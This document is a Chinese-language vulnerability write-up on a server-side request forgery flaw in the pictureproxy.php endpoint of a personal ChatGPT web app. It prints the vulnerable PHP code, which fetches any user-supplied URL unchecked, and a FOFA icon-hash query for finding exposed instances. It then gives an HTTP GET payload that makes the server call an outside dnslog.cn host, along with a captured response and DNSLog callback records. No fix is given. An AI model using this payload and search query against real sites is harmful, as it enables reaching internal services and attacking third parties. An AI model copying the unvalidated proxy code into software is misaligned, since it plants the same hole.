C1-2ChatGPT-SSRF


漏洞描述：

ChatGPT个人专用版 pictureproxy.php 接口处存在服务器请求伪造漏洞，由于接口处没有对url参数进行校验，攻击者可以通过url参数注入任意URL让应用发出任意请求，导致系统处于极不安全状态。

漏洞代码

```
<?php
if (isset($_GET['url'])) {
    $image = file_get_contents($_GET['url']);
    header("Content-type: image/jpeg");
    echo $image;
} else {
    echo "Invalid request";
}
```

网站图片：



访问密码不正确或为空，请前往登录页输入正确的访问密码，或者在设置页填入你自己的 OpenAI API Key。

网络测绘：

fofa语法：


FOFA：icon_hash="-1999760920"

漏洞复现：

payload：

```
GET /pictureproxy.php?url=http://xxxxx.dnslog.cn HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图: Dnslog验证




```
GET /picturepraxy.php?url=http://wwwwwwwwwwww.t21qdl.dnslog.cn HTTP/1.1
Hos[redacted]8
User-Agent: [redacted].0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 10 Apr 2024 07:53:15 GMT
Content-Type: image/jpeg
Connection: close
Content-Length: 5121

<!DOCTYPE html>
<html lang="en" class="page-fill">
<head>
    <meta charset="UTF-8">
    <title>蓝蛙 - 登录</title>
    <meta name="viewport" content="width=device-width, initial-scale=1, 
    maximum-scale=1">
    <meta name="keywords" content="SSP平台，专注于流量变现，能力开放，实现共赢">
    <meta name="description" content="拥有海量优质的广告主资源，丰富的广告样式，可
    场景覆盖，引爆流量轻松变现。">
    <link rel="shortcut icon" href="../images/avatar.jpg" type="image/x-icon"/>

    <link rel="stylesheet" href="../css/oksub.css"/>
</head>
<body class="page-fill">
    <div class="page-fill" id="login" style="background-size: cover;
    background-position: center center;background-image: url(../images/login-bg.j
        <form class="layui-form">
            <div class="" style="height: 50px;">
```



DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置DNSLog：dnslog.cn

使用本地：●

当前激活域名为
[redacted]

只看A记录：● 自动刷新记录：○

	域名	DNS类型	远端IP	Timestamp
+	[redacted]	A	[redacted]	2024-04-10 23:53:11
+	[redacted]	A	[redacted]	2024-04-10 23:53:12
+	[redacted]	A	[redacted]	2024-04-10 23:53:13